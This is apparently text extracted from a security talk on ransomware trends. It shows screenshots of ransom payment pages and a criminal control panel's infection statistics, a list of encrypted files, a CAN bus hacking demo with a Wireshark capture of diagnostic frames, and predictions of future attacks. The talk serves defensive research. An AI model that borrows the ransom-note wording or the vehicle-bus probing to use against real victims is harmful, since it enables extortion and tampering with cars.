You are able to decrypt/unlock 2 files for free [by clicking here](#).

[Click here to unlock 2 files for free before paying!](#)

1. Register a bitcoin wallet (optional)

You can either register your own bitcoin wallet or have the bitcoin seller send the bitcoins directly to your address ([click here for more information](#))

2. Purchasing Bitcoins

You need to purchase 1.5 Bitcoins.

[Main](#) | [Clients](#) | [Payments](#) | [Messages](#) | [Import](#) | 23/08/2016 11:05:24

Infections		Payments		Info	
Last 24 hours:	5	Last 24 hours:	1	Total BTC:	135.96035388
Last 3 days:	38	Last 3 days:	18	Total files:	189002945
Last 7 days:	1959	Last 7 days:	127	Total visits:	3400
Last 31 days:	5309	Last 31 days:	232	Free decrypts:	80
Alltime:	5768	Alltime:	236	N/A	N/A


Another New Option

Decryption Tools

Option A – Pay the bad guys

Option B – Lose your data

Option C – _____



Someone Is Not Happy

A close-up photograph of a man with dark hair and light eyes, wearing a bright red Soviet-style ushanka hat with a gold star and hammer-and-sickle emblem. He is also wearing a red jacket with a decorative green and gold trim over a blue and white striped shirt. He is holding a black mobile phone to his ear with his right hand. A white speech bubble with a black outline is positioned to the left of his face, containing Russian text. The background is blurred, showing what appears to be a red structure, possibly part of a train or a building.

Нет!!
I told you..
The C2 is
gone...

Someone Is Not Happy

**Вы можете отправить сообщение через форму обратной связи:
You can send the message using the following feedback form:**

Ваш e-mail / Your e-mail:

☐ Мой код из Readme.txt (вида 0011223344556677AAFFI0):

My code from Readme.txt (it looks like 0011223344556677AAFFI0):

☐ Я потерял все Readme.txt либо не смог найти ни одного

I lost all my Readme.txt files or did not find any of them


C > Documents

Name

- ☐ +0AJpKhHzNpObkMUW+66wjooZlmtvYgqK38OdRLh+OOgXtIVtmY46u1UBd5WFJYs.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ +AmAmkum80jnTsDuaGhmXkHKN+C3ZCScCyB2jPXXoSstT0ZD+ihNsYG7PapSUCSO.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ +PK2D2zCoRldvM1IQN3Hpr8nJgwtmQ1ZhZV18SBITqk=.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ +sfZ-IUPlbDpPOFiN3ZrwLetayekaZEtGcWKKTdVgObHLPXN3VpHzVqEaKLz4vy.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 0mQEYE2N9JlvfTe+apR8cZTFBjHq+QMkhircWf-HnHo=.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 1mJ4Fblzy7dapNJdOm5sM7HsPEHiomWxZeQTpdAdWBBnlvKHKZcHRJoBgnRrCrLg.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 1OLPMeUwEtgb2-F9J3fqMmMTXnGpVYJ-W5iNMO3YPt0=.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 02bfwsynmLt4-5EfjHfZYK22H3krlycEHrZQQxRMAqQ=.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 3PIFLPzl+vQDI8Ef-PnRnqQPxpjMDYExMco-hA6arK-VCTUW92bvoKzFYHRp1AJa.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 4L5jBbj8lAmqy0h3XiEW3H0Q4xTcw2Wn9v8NsLbqgio1Pn+4EDUyUNce0urH3W6C.30E4CE57ABD1C3AEDEB9.no_more_ransom
- ☐ 4Pe8J541K4a1T9PnnevLhlSnD8h-nPNjRpl+rMnYSe0=.30E4CE57ABD1C3AEDEB9.no_more_ransom

The Future

The Joy of Tech™ by Nitrozac & Snaggy




DEMO: Home Router









Ransomware on the Road

How to Use a CAN Bus Hacking Device



Capturing from can0 [Wireshark 1.8.2]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: Expression... Clear Apply Save

No.	Time	Source	Protocol	Length	Info
21	11.367514000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
22	11.368145000		CAN	16	STD: 0x000007e8 03 41 05 dc 00 00 00 00
23	11.751524000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
24	11.752210000		CAN	16	STD: 0x000007e8 03 41 05 d1 00 00 00 00
25	12.120234000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
26	12.120942000		CAN	16	STD: 0x000007e8 03 41 05 9c 00 00 00 00
27	12.400100000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
28	12.400779000		CAN	16	STD: 0x000007e8 03 41 05 9b 00 00 00 00
29	12.944156000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
30	12.944786000		CAN	16	STD: 0x000007e8 03 41 05 87 00 00 00 00
31	13.255572000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00
32	13.256147000		CAN	16	STD: 0x000007e8 03 41 05 86 00 00 00 00
33	13.632115000		CAN	16	STD: 0x000007df 02 01 05 00 00 00 00 00

Frame 21: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) on interface 0
Controller Area Network
Data (8 bytes)

0000 00 00 07 df 08 00 00 00 02 01 05 00 00 00 00 00

can0: <live capture in progress> File: /t: Packets: 34 Displayed: 34 Marked: 0 Profile: Default






What to Expect Next?

Future developments

- Nowadays we spot a lot of “wannabees” who try to copy the big guys
- Current mass volume attacks will change to spear-ransomware attacks
- From Bitcoins to ...?



A 3D white humanoid figure stands on a blue wavy line at the bottom of the image. The figure is holding a black marker in its right hand, which is positioned near the text 'Thank you'. The figure has a large, smooth, white head and a simple, rounded body. Its left arm is extended downwards. The background is plain white.

Thank you

{Christiaan.Beek} at Intel dot com
Twitter: @ChristiaanBeek